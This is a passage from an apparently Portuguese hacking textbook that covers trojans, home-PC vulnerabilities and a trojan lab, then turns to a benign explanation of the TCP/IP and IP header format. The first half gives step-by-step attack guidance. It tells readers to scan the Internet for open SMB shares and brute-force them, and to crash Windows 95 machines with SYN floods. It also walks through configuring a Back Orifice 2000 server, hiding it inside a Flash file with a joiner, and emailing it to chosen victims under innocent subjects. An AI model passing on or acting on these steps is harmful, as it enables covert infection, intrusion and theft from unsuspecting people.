Dois dos trojans mais práticos da atualidade são o Netbus e o Back Orifice. Ambos ocupam pouco espaço em disco (o BO tem apenas 120 KB) e podem passar despercebidos, pois há a possibilidade de camuflar o executável escondendo-o em outro programa ou arquivo. Após a instalação, o trojan apaga seus rastros e torna-se ativo, aguardando apenas que alguém se conecte ao computador infectado. Como qualquer outro trojan, o BO e o Netbus são constituídos de dois arquivos: o cliente e o servidor. Um dos principais problemas de ambos é que os servidores estão restritos à família Windows 9.x, embora existam clientes BO para Windows e Unix.

Entre as funções comuns a ambos, podemos destacar:

- Fornecer um shell para o cliente com acesso irrestrito;
- Controlar todos os dispositivos de hardware da máquina;
- Gravar uma imagem da tela do computador invadido;
- Fazer exames da rede, podendo obter senhas e outras informações;
- Gravar um arquivo contendo informações sobre tudo que foi teclado no micro;
- Possibilitar a abertura de janelas DOS remotamente.

O BO e o Netbus são dois trojans muito visados. Todos os antivírus consideram-nos como ameaça e impedem que sejam instalados no computador-destino. Aliás, um bom programa antivírus barra mais de 90% dos trojans conhecidos. Obviamente há muitos outros por aí que nunca conhecerão outro mestre além de seu criador e, portanto, serão imunes à maioria dos antivírus. Todo cuidado nesses casos é pouco.

Ambos estão incluídos no CD, e recomendamos que nossa rede simples (Laboratório de Redes I) seja usada para testá-los. Leia a documentação de ambos, familiarize-se com eles e tente controlar outras máquinas.

A criação de bons scanners e exploits demanda conhecimentos em programação e TCP/IP. Para consegui-los, a análise de códigos alheios é um bom ponto de partida. Nos CDs, há diversos exemplos em código-fonte de scanners, exploits e cavalos de tróia. Dessenferruje seus conhecimentos em Delphy/Kylix, Perl ou C/C++ e vá em frente. No período de dois ou três meses será possível escrever seu próprio scanner em sua linguagem favorita.

As falhas de segurança mais comuns em micros domésticos

Apesar de não ser o alvo preferido dos hackers, os micros domésticos são ótimos como área de treino para aqueles que querem adentrar no universo das invasões. Geralmente, os usuários domésticos utilizam alguma versão do sistema operacional Windows, uma verdadeira orgia de falhas para aplicar exploits e testar trojans. Mesmo os usuários de outros sistemas pessoais, como Linux, FreeBSD ou MacOS (e do Windows 2000, que é relativamente seguro se comparado ao 98), não escapam desses tipos de ataque, pois nem sempre dominam totalmente as características e opções de segurança que esses sistemas operacionais oferecem.

Apresentaremos aqui apenas algumas delas. Há muitos exploits nos CDs que podem e devem ser experimentados, e as novidades em termos de falhas saem fresquinhas diariamente nos sites especializados. Para um melhor estudo, é interessante preparar uma máquina para ser "cobaia" e ligá-la em rede com sua estação de trabalho, de onde os ataques serão originados. Instale diversos sistemas operacionais (Win98/Me/2k/XP, Linux e FreeBSD - um por vez ou todos em *multi-boot*, a seu gosto) e mande brasa! Note que algumas falhas nem precisam de exploits...

TCP SYN Scanning versus Windows 95

Uma falha gritante presente no Windows 95 (mas aparentemente não no 98 nem no Me) é a incapacidade de lidar com pacotes SYN. Como veremos no capítulo Redes II, numa conexão TCP/IP de verdade há três hadshakes básicos. Quem pede a conexão manda um pacote SYN, quem aceita a conexão manda um SYN/ACK e fica esperando um pacote ACK do sistema que solicitou a conexão.

Um portscan tipo TCP SYN nunca enviará o pacote ACK em resposta a SYN/ACK do Windows. Isso fará com que o Windows 95 congele por alguns instantes enquanto espera o pacote. Caso seja feito um flood (envio de um grande número de pacotes simultâneos) SYN, a pilha TCP/IP do Windows trava e é apresentada a famosa "Tela Azul da Morte" (Blue Screen of Death ou BSoD).

Experimente fazê-lo com o nmap/nmapWin em sua máquina de trabalho, apontando para o IP da máquina "cobaia" e rodando o scan com a opção SYN Stealth ligada.


Compartilhamentos em computadores Windows (SMB/CIFS)

A configuração incorreta do protocolo conhecido como Common Internet File System (CIFS - anteriormente conhecido como SMB ou Server Message Blocks), que permite o compartilhamento de arquivos através de redes, pode expor arquivos críticos do sistema ou até mesmo permitir acesso completo do sistema.

Usuários corporativos costumam compartilhar seus sistemas de arquivos em sua rede. Ingênuos, ativam essa opção também em casa, esquecendo-se de que estão diretamente conectados à Internet. Com isso, abrem as portas para que os hackers façam o que bem quiserem com seus arquivos. Uma conexão denominada "null session" (sem usuário e senha) pode pôr em risco informações pertinentes ao sistema e chaves de registro.

Scanners de vulnerabilidades (como o já citado Nessus) normalmente procuram por diversas portas, incluindo as portas 135 (TCP e UDP), 137 (UDP), 138 (UDP), 139 (TCP) e 445 (TCP e UDP). Caso pelo menos duas destas portas estejam (ou aparentem estar) ativas, o computador apresenta-se vulnerável à conexão por compartilhamento.

O procedimento é bem simples. Primeiro, use o Nessus para procurar, na Internet, máquinas com essas portas abertas. Anote todas que encontrar. No Windows, chame o Internet Explorer e coloque o número IP da máquina vulnerável, no formato LAN Manager: \\IP.DA.VÍTIMA.AQUI. Se não houver senha, os compartilhamentos serão mostrados - basta clicar neles. Caso haja, um bom quebrador de senhas por *brute force* dará conta do recado.




Caso esteja em uma máquina Linux, podem-se usar os comandos do pacote *samba-clients* para tentar a conexão, da seguinte forma:

```
$ smbclient -L IP.DA.VÍTIMA.AQUI
```

Provavelmente serão pedidas senhas para mostrar os compartilhamentos. Novamente deve-se recorrer aos quebradores *brute force* para descobrir as senhas.

Se a interface gráfica KDE 3 estiver disponível, pode-se usar o Konqueror. Escreva na barra de endereços o IP da vítima da seguinte forma: smb://IP.DA.VÍTIMA.AQUI/. Os compartilhamentos devem ser exibidos.



Uma curiosidade sobre esse furo de segurança é que originalmente ele não existia! O Protocolo NetBEUI (antecessor do SMB/CIFS) permitia o compartilhamento de arquivos nas redes LAN Manager, Windows for Workgroups e nos primeiros Windows NT. Só que o NetBEUI não era roteável e, portanto, era impossível que grandes redes IP tivessem conectividade total por meio dele. Para resolver isso, a Microsoft estendeu a implementação do NetBEUI. Batizada de SMB, a nova tecnologia permitia o "empacotamento" dos pacotes NetBEUI no protocolo TCP/IP. A conexão entre as máquinas era feita pelas portas 137 e 139.

Entretanto, "tunelar" o NetBEUI pelo IP permitia que o pacote fosse roteável não só pela rede corporativa mas também pela Internet. Nesses casos, há duas opções para as empresas: isolar completamente a rede interna da Internet ou não compartilhar nada, nunca. Já os usuários domésticos normalmente não têm o que compartilhar (pois não pertencem a rede alguma) e devem manter esse recurso desligado.

Serviços desnecessariamente ligados

O Unix nunca foi pensado para ser um sistema operacional doméstico. Costuma-se dizer que ele foi criado "por programadores, para programadores". Depois, foi adotado como sistema operacional ideal para servidores e, para isso, foi recheado com diversos programas e serviços específicos de servidor.

Atualmente, o Linux e o FreeBSD estão sendo usados numa escala maior como SOs em estações de trabalho e micros domésticos. Mas ainda assim são preparados para ser servidores, uma vez que a maioria das distribuidoras monta suas caixinhas com produtos "polivalentes" em vez de especializados. Um usuário doméstico talvez nunca precise de um sendmail ou um apache rodando em sua máquina, mas ainda assim os tem.

O interessante é que nem é preciso explorar falhas de software como estou-

ro de pilha ou programas comuns com poderes de root. Imagine uma estação de trabalho Linux com os serviços de Finger, FTP e Telnet habilitados. O usuário não precisa deles - porque a máquina dele nem é um servidor - e sequer sabe que os serviços estão ativados. Com o comando finger, um hacker obtém a lista de usuários cadastrados no sistema. De posse dos nomes de login por brute force ou dicionários, consegue entrar em uma conta de Telnet e, uma vez dentro, pode explorar o sistema à vontade.

A correção para esta falha é simples: desligue tudo o que não for usar.

Buffer Overflow nos serviços de Remote Procedure Call

Ainda sobre Unix, alguns serviços utilizam-se das RPCs, que são, simplificando a explicação, como se fosse *syscalls* executadas em outro computador. Por exemplo, uma máquina Unix utiliza-se do RPC para aplicar o serviço de Network File System (NFS) oferecido por outra máquina Unix.

Há falhas em implementações de RPC que permitem que programas sejam executados no micro invadido a partir de um outro computador remoto. Existem evidências de sua utilização nos ataques DDoS que ocorreram no ano de 1999.

Laboratório de Vulnerabilidades I

A principal finalidade dos laboratórios é a prática de alguns procedimentos considerados essenciais para a rotina do hacker. Administradores de sistema devem observá-los cuidadosamente, pois devem estar sempre atentos às técnicas usadas em invasões.

Nesse primeiro laboratório, vamos manter nosso foco na invasão de micros domésticos - sim, sim, coisa de lammer. Mas temos de começar de alguma forma, não acha? E qual seria a melhor maneira para atingir esse objetivo? A resposta está entre artimanhas mais antigas conhecidas pelo homem: O Cavalo de Tróia! Exatamente isso! Como na história, um presente é usado como artifício para a invasão. Vamos utilizar o método clássico de envio de trojans para as vítimas. Na verdade, precisaremos de três arquivos para cumprir a tarefa: o servidor, que vai controlar o computador invadido, um programa joiner (usado para unir arquivos) e o cliente, instalado na máquina do hacker, para controlar o servidor.

Utilizaremos o Back Orifice 2000, a novíssima versão de um dos trojans mais utilizados no mundo. Como já foi comentado anteriormente o programa é dividido basicamente em duas partes: cliente e servidor. Para instalar o servidor, é necessário que a vítima rode o executável em seu computador sem perceber o que está fazendo. Mas como isso é possível? Simples, vamos utilizar um pequeno truque de engenharia social: faremos uso da curiosidade. Em nosso exemplo, uma imagem carregando o servidor do BO2k em suas entranhas.

Para camuflar nosso agente, empregaremos o Joiner, um pequeno programa que


possibilita a união de dois arquivos quaisquer. Um deles obrigatoriamente tem de ser um executável, que será aberto antes do segundo. Depois de terminado, o controle é passado para o segundo arquivo; se for também um binário será executado e, caso seja um arquivo comum, será aberto no aplicativo correspondente.

Então, aos troianos! Recomendamos o Back Orifice 2000, um dos mais conhecidos e práticos da Web, mas você pode escolher entre uma coleção enorme. Existem trojans para praticamente todas as plataformas!


Configurando o servidor

O servidor do BO precisa ser preparado antes da infecção, pois depende de plug-ins para cada uma das "maldades" a serem feitas. Outro detalhe: é necessário informar ao programa como se comunicar com o hacker. As opções são: por e-mail, IRC e mesmo ICQ.

A configuração é simples. Rode o BO2K Configurator. Na tela que se apresenta, preencha seus dados, a porta na qual o servidor deve "escutar" e a forma como ele deve contactá-lo para informar que está on-line. Há várias opções, entre elas ICQ, IRC e mesmo e-mail. Existe ainda a possibilidade de definir senhas para a conexão, impedindo assim que outros hackers usem o seu BO. Nada que um brute force não resolva, entretanto.



A parte mais importante da configuração do servidor é a definição dos plug-ins que serão usados. Cada uma das tarefas básicas – controle do computador, navegação pelo sistema de arquivos, captura da imagem da tela e criptografia na comunicação, entre outros – é de responsabilidade de um plug-in específico. Leia a documentação (e o tutorial simples e eficaz incluso no pacote) para mais detalhes sobre os plug-ins.



Juntando as coisas

Uma vez configurado o servidor, resta-nos unir o arquivo boserve.exe gerado pelo configurador com o "cavalo" – em nosso caso, uma animação em Flash. Para tanto, você deve ativar o Joiner, que pedirá imediatamente o nome do arquivo executável (no caso, o servidor) e nossa isca (a animação Flash). Note que há uma opção caso o usuário queira ser notificado se alguém abrir o arquivo.

Finalizado esse processo, você obterá um arquivo híbrido que poderá ser instalado em qualquer máquina. Algo assim:

A grande maioria dos joiners funciona da mesma forma. Alguns apenas em modo texto, mas em geral as sentenças de operação limitam-se aos seguintes comandos (em DOS):


C:\ > joiner (nome do arquivo servidor) (nome do arquivo isca)

C:\ > ren join.fil goggles.exe

Agora é só escolher as pessoas que vão receber o servidor e mandá-lo por e-mails com assuntos inocentes.

Porta dos fundos

Após receber a confirmação de que o micro rodou o servidor, é hora de utilizar as funções do cliente. A vantagem do Back Orifice é o seu ambiente gráfico capaz de rodar todos os comandos sem dificuldade alguma. Entre os recursos do BO, podemos destacar a criação de diretórios, movimentação de arquivos e até a possibilidade de reiniciar o sistema.



Agora, é só brincar com sua presa.
Happy hacking!

Considerações finais

É óbvio que, neste capítulo, apenas arranhamos a superfície – e não muito. Aconselhamos a parar a leitura do livro, visitar todos os sites aqui indicados, "brincar" com todas as ferramentas mostradas e mesmo tentar invadir alguns computadores, sempre com autorização da vítima. Demore nesses procedimentos e descubra você mesmo os meandros desse labirinto escuro.

Parte 2

Universidade 2º Ano:
O caminho de um Voyager

Redes II

Capítulo 8

"Minha terra tem campos de futebol onde cadáveres amanhecem emborcados pra atrapalhar os jogos. Tem uma pedrinha cor-de-bile que faz 'tuim' na cabeça da gente. Tem também muros de bloco (sem pintura, é claro, que tinta é a maior frescura quando falta mistura), onde pousam cacos de vidro pra espantar malaco. Minha terra tem HK, AR15, M21, 45 e 38 (na minha terra, 32 é uma piada). As sirenes que aqui apitam, apitam de repente e sem hora marcada. Elas não são mais as das fábricas, que fecharam. São mesmo é dos camburões, que vêm fazer aleijados, trazer tranqüilidade e aflição".

Quinze cenas de descobrimento de Brasis, 1999,
Fernando Bonassi

TCP/IP: O início

No capítulo anterior sobre redes, tratamos dos aspectos mais básicos e desenvolvemos um breve estudo sobre alguns dos protocolos mais utilizados. Tal estudo serviu para que pudéssemos, posteriormente, conhecer algumas técnicas e procedimentos simples de invasão e fazer experimentos com algumas ferramentas. Com o conjunto de informações dos capítulos Redes I e Vulnerabilidades I, adicionado a um pouco de pesquisa nos sites e livros indicados, qualquer um já pode considerar-se um script kiddie e levar a cabo a maioria dos procedimentos simples de "owning" de computadores domésticos.

Agora a conversa é um pouco diferente. Veremos mais adiante (em Vulnerabilidades II e, posteriormente, nos capítulos finais) métodos mais complexos de ataque a sites, empresas e redes remotas, todos por intermédio da Internet. Como a Grande Rede é baseada na família de protocolos TCP/IP (ou seria o contrário? O TCP/IP foi criado por causa da Internet, afinal de contas...), será ela a vedete desta parte do livro.

Mas seremos "malvados" com o TCP/IP. A maioria dos livros mostra o protocolo de forma acadêmica e bem-comportada. Em nossos estudos, veremos como podemos desfigurar, fraturar e abusar dele: um verdadeiro estupro digital! A palavra é forte, mas verá o estimado leitor que se aplica perfeitamente ao contexto em que é empregada. Para os hackers, a tecnologia está aí para ser estendida. Ou deturpada...

Este capítulo nunca substituirá qualquer um dos excelentes livros e artigos especialmente escritos para revelar todos os meandros e facetas do protocolo TCP/IP e sua utilização prática. Esperamos, pelo menos, que sirva como uma introdução para esses recursos. Após a leitura deste livro, recomendamos ao leitor que se aprofunde no estudo desse protocolo e das tecnologias de rede baseadas nele. Além dos livros de Andrew Tannembaum e do Prof. Gabriel Torres (ambos chamados *Redes de Computadores*), já citados várias vezes no decorrer do livro, recomendamos as seguintes publicações:

- ***Projeto e Arquitetura de Redes***, de J.F. Dimarzio;
- ***Internetworking com TCP/IP***, de Doug Comer;
- ***Aprenda TCP/IP em 14 dias***, de Tim Parker;
- ***Administração de redes TCP/IP***, de Craig Hunt;
- ***TCP/IP Illustrated***, volume 1, de W. Richard Stevens.

Na Internet, há excelentes recursos em português disponibilizados por pesquisadores de universidades brasileiras, empresas do setor e sites especializados. Alguns bons trabalhos sobre redes e TCP/IP que recomendamos:

- ***Apostila TCP/IP de CCUEC*** (www.dicas-l.unicamp.br/Treinamentos/tcpip);
- ***Notas de Aula TCP/IP***, de Ricardo Ueda, Instituto de Matemática e Estatística da USP (www.ime.usp.br/~ueda/ldoc/notastcp.html).

E, em inglês, recomendamos:

- ***TCP/IP Tutorial and Technical Overview***, IBM Red Books (publib-b.boulder.ibm.com/redbooks.nsf/portals/Networking);
- ***Netscape Open Directory*** (dmoz.org/Computers/Internet/Protocols).

Há ainda na Internet, diversos grupos de discussão sobre redes. Dois dos grupos, que os autores não só recomendam como também participam, são o Dicas-L, hospedado na Unicamp (www.dicas-l.unicamp.br) e mantido pelo competentíssimo Rubens Queiroz de Almeida, e o Redes-L, hospedado e mantido pela FAPESP (listas.ansp.br/mailman/listinfo/redes-l).

Por último, sabemos que no Brasil existem diversas publicações voltadas para o usuário de informática e o administrador de redes. Uma lista delas, também prestigiadas pelos autores, é:

- ***Info Exame***
- ***H4CK3R***
- ***Geek***
- ***Revista do Linux***
- ***PC Brasil***

OSI versus TCP/IP

Continuando de onde paramos no capítulo 2, vamos analisar mais a fundo o formato e o funcionamento de cada protocolo da família TCP/IP, como os diferentes protocolos interagem entre si e quais as tecnologias envolvidas. O TCP/IP é uma coleção de protocolos presente na Internet. Na realidade, ambas as entidades são a mesma coisa. Assim como é impossível dissociar o que é energia e o que é matéria ($E=mc^2$), não há como precisar se o TCP/IP foi criado para ser usado na Internet, ou se a Internet apareceu em decorrência do TCP/IP. A história do ovo e a galinha...

O TCP/IP é independente de plataforma. Suas especificações são abertas e livres de royalties. Por isso mesmo, acabou tornando-se de fato o padrão da indústria mundial e, também por isso, é usado para levar acessibilidade a computadores de todos os tipos e tamanhos, desde dispositivos de mão até mainframes.

A maior parte das publicações costuma dizer que a família TCP/IP preenche os requisitos de trabalho das camadas 3 a 4 do modelo de referência OSI. A afirmação é correta, mas incompleta. Sabemos que cada uma das camadas do modelo de referência pode ser implementada com um protocolo diferente, mesmo porque cada camada é independente. Assim, em teoria é possível fazer pacotes SPX (uma implementação proprietária da Novell) serem transportados por pacotes IP, em vez do IPX. Na prática, o que vemos é que os padrões abertos acabam sendo os comumente usados, com raras exceções como o SMB/CIFS da IBM/Microsoft. Podemos, pois, montar um diagrama contendo as sete camadas OSI e seus representantes no "mundo real":

Camadas dos protocolos de rede

Na prática	OSI	Exemplo de aplicação
Aplicação	Aplicação	Mail, NFS, HTTP, SMB
	Apresentação	External Data Representation (XDR)
	Sessão	Remote Procedure Calls (RPC)
TCP/UDP	Transporte	TCP/UDP
IP	Rede	IP/ICMP
Ethernet	Conexão	Ethernet
Física	Física	Cabo de par trançado categoria 5

Observe: na prática, há aplicativos que fazem as funções das camadas 7, 6 e 5. Como são aplicativos externos, de implementação livre e que rodam na área do usuário, considera-se que todos eles estejam na camada de aplicação.

Protocolo IP

O burro de carga da pilha TCP/IP é o protocolo IP. É através de pacotes IP (ou seja, quadros de dados montados segundo o protocolo IP) que as mensagens das aplicações serão transportadas entre as diferentes redes. O protocolo também define como será o esquema de endereçamento para que cada máquina tenha um identificador único em todas as redes. Tal endereçamento é implementado com números IP: um grupo de 32 bits, divididos em quatro grupos de oito (ou seja, quatro bytes) e que obedecem ao definido no protocolo IP. Atente, portanto, para o fato de que protocolo IP, número IP e pacote IP não são a mesma coisa!

Neste livro, falaremos exclusivamente de pacotes IP da versão 4, conhecido como IPv4. As exigências da Internet atualmente (notadamente desempenho, segurança e principalmente indisponibilidade de números IPv4) levaram ao desenvolvimento de um novo protocolo chamado IPv6, que está sendo utilizado na Internet 2.

O pacote IP

As informações vindas das camadas superiores (em nosso caso, TCP e UDP) devem ser inseridas em um pacote de dados para que sejam transmitidas segundo os procedimentos definidos no protocolo IP. Esse pacote é montado segundo um modelo também definido no protocolo chamado de Datagrama IP. Um datagrama IP é uma seqüência serial de bytes, dos quais os 20 primeiros compõem o chamado *cabeçalho IP*. A alusão a telegramas não é cacofonia: um datagrama parece-se realmente com seu colega de "carne e osso" (ou antes, de papel e tinta):

<table>
<tr><td colspan="2">Versão(4)</td><td>IHL(4)</td><td colspan="2">TOS(8)</td><td colspan="3">Tamanho Total(16)</td></tr>
<tr><td colspan="5">Identificação (16)</td><td>Flags(3)</td><td colspan="2">Fragment Offset(13)</td></tr>
<tr><td colspan="3">TTL(8)</td><td colspan="2">Protocolo(8)</td><td colspan="3">Número de Verificação(16)</td></tr>
<tr><td colspan="8">Endereço IP de origem(32)</td></tr>
<tr><td colspan="8">Endereço IP de destino(32)</td></tr>
<tr><td colspan="7">Opções (se houver)</td><td>Enchimento</td></tr>
<tr><td colspan="8">Dados</td></tr>
</table>

Os valores entre parênteses indicam o tamanho do campo em bits. No início do datagrama temos o campo **versão**. Como o nome já diz, ele indica a versão do protocolo IP em uso. Possui quatro bits, o que daria 16 possibilidades de versões diferentes do protocolo IP. Entretanto, atualmente temos apenas duas, IPv4 e IPv6. O valor armazenado aí é numérico, portanto o IPv4 seria representado pelo número binário 0100, e o IPv6, por 0110.

Observando o cabeçalho, nota-se que ele é formado por linhas de 32 bits de comprimento. O campo **tamanho de cabeçalho** (*Internet Header Length* ou *IHL*) fornece o comprimento do cabeçalho em número de palavras de 32 bits. Se não houver opções, o valor válido para esse campo é cinco. Havendo opções, esse valor pode crescer indefinidamente para acomodar todas.

Os roteadores são equipamentos dotados de certa inteligência. Eles sabem, por exemplo, qual das rotas ligadas a ele é mais barata ou mais confiável. O campo **tipo de serviço** (*Type of Service* ou *ToS*) permite dar aos roteadores indicações sobre como tratar o pacote e por onde enviá-lo. Possui quatro flags: *minimizar atraso, maximizar desempenho, maximizar confiabilidade* e *minimizar custo*. Baseado nesses flags, o roteador vai encaminhar o pacote IP para uma determinada rota. A maioria das implementações existentes, entretanto, ignora solenemente este campo, portanto seu uso pode não surtir o efeito desejado.

O campo **tamanho total** guarda o comprimento do datagrama, em bytes, englobando todo o cabeçalho mais o *container* de dados. Na teoria, 16 bits poderiam indicar um tamanho de até 65.535 bytes. Mas um pacote IP de 64 KB é monstruoso. Na prática, o tamanho padrão dos pacotes é 576 bytes. Depois que a conexão for estabelecida e o sistema certificar-se de que todos os segmentos do caminho – principalmente o computador destino – suportam pacotes maiores, esse valor pode ser modificado. Aliás, um dos métodos mais antigos de negação de serviço, ou DoS, era forçar o envio de um pacote IP com um tamanho de 64 kbytes. Se o destino não estivesse preparado para um pacote tão grande fatalmente seria derrubado. É o conhecido *Ping of Death*.

Às vezes é necessário fragmentar o pacote IP. Diversos motivos podem obrigar um roteador a isso. Um deles é rotear entre duas redes cuja camada 2 (*data link*) tenha implementações com tamanhos de *payload* diferentes. Por exemplo, entre uma rede Ethernet, que possui um MTA (maximum transfer unit) de 1.500 bytes para uma célula ATM com comprimento de 480 bytes. O pacote IP padrão de 576 bytes não cabe na célula ATM. Deve-se quebrar o pacote IP em dois, portanto, para que possa trafegar nesse novo meio. Quando, lá do outro lado, os pacotes fragmentados saírem do ATM em direção a outro segmento Ethernet, deve haver um mecanismo que possa desfragmentar novamente o pacote.

O campo **identificação** carrega um número que reconhece o pacote. É na verdade um contador circular, pois quando a contagem chega em 65535, retorna a zero. Caso seja necessário fragmentá-lo, todas as partes carregarão o mesmo ID. Assim, é impossível confundi-los com fragmentos de outros pacotes. O campo **flags** possui três controles que indicam se um datagrama pode ou não ser fragmentado e se houve fragmentação. O **deslocamento de fragmentação** (*fragment offset*) indica a posição daquele fragmento dentro do datagrama original, e é usado para a remontagem do mesmo. Cada unidade no *fragment offset* representa um deslocamento de 64 bits no pacote original. Em pacotes não fragmentados, o valor desse campo é zero.

Um dos campos mais importantes do datagrama IP é o TTL ou Time to Live. Indica o número máximo de roteadores pelos quais o pacote pode passar. Quando o valor chega a zero, o pacote é descartado. Esse artifício evita que pacotes IP sem dono vaguem indefinidamente pela Internet.

O campo **protocolo** indica qual protocolo de camada 4 nosso pacote IP está carregando – veja a RFC1700. O **número de verificação** (*checksum*) é, como vimos no pacote Ethernet (capítulo 2, Redes I), um número calculado na origem com base em todos os dados do pacote. Esse número é recalculado no destino e, caso sejam diferentes, o pacote é descartado. Note que o recálculo ocorre cada vez que o pacote passa por um roteador. Como os dados do cabeçalho mudam durante o caminho, o checksum é diferente em cada segmento pelo qual passa.

Logo a seguir, temos, finalmente, os **campos de endereço**. Ambos possuem um comprimento de 32 bits. Logo após, temos o campo **opções**, que pode ter de zero a vários bytes. Dependendo do número de opções, pode ocupar várias linhas de 32 bits. O campo **enchimento** possui tamanho variável e serve para garantir que a última linha do campo opções tenha um comprimento de 32 bits, garantindo assim a consistência do cabeçalho.

Vamos escovar um pouco os bits? Se você tem acesso a algum Unix, podemos ver o conteúdo dos pacotes IP com o comando **tcpdump**:

```
# tcpdump -i <interface> -l -n -x port 80
05:39:40.734407 192.168.1.11.2819 > 213.61.48.245.80: . ack 357 win
6432 <nop,nop,timestamp 6322874 1037367659> (DF)
                         4500 0034 3779 4000 4006 3b65 c0a8 010b
                         d53d 30f5 0b03 0050 785c 4fc0 77aa ce8b
                         8010 1920 c9b6 0000 0101 080a 0060 7aba
                         3dd4 f96b
```

Esse comando analisa todos os pacotes que entram e saem da máquina. Você pode observar que o próprio tcpdump decodificou algumas coisas: hora em que o pacote passou pela interface (5h39), endereços de origem (192.168.1.11) e destino (213.61.48.245) e alguns flags de controle.

Logo abaixo, em notação hexadecimal, estão os bytes correspondentes ao pacote IP completo. Cada algarismo representa 4 bits.

Poderíamos utilizar, em vez do tcpdump, o programa Ethereal (www.ethereal.com), que tem versões para Windows e Unix e uma bonita e funcional interface gráfica. Os autores recomendam o excelente Ethereal para diagnosticar praticamente todos os problemas envolvendo desempenho e erros em redes de computadores. Para o propósito deste exemplo, entretanto, a saída do tcpdump vai servir.

Penteando um pouco, vemos que o primeiro dígito tem o valor 4, ou seja, 0100. Estamos falando, portanto, de um pacote IPv4. O segundo dígito é 5, o que indica que nosso pacote IP possui um cabeçalho com cinco linhas de 32 bits (ou seja, 20 bytes ou ainda 40 algarismos de nosso cabeçalho).

Opa! Já sabemos quanto temos de cabeçalho. Separando-o, temos:

```
4500 0034 3779 4000 4006 3b65 c0a8 010b d53d 30f5
```

Escovando os bits mais um pouquinho, podemos observar que:

- **Versão: 4**
- **IHL: 5**, ou seja, 20 bytes
- **TOS: 00**
- **Tamanho total: 0034** ou 52 bytes
- **Identificação: 3779**

- **Flags e fragment Offset: 4000.** As flags estão setadas como **0100,** indicando que o pacote pode ser fragmentado e que não houve, ainda, fragmentação. Os outros 12 bits estão zerados (não há fragmentação).
- **TTL: 40**, ou 64 roteadores. Quando o pacote chegar ao 64° roteador será descartado, a não ser que o campo TTL seja recalculado por algum outro roteador no meio do caminho.
- **Protocolo: 6.** Cada protocolo de camada 4 transportado pelo IP possui um número que o identifica. No exemplo, o número 6 representa um pacote TCP.
- **Checksum: 3b65**
- **Endereço de origem: c0.a8.01.0b** - ou, em decimal, 192.168.1.11
- **Endereço destino: d5.3d.30.f5** - ou, em decimal, 213.61.48.245

Endereçamento IP

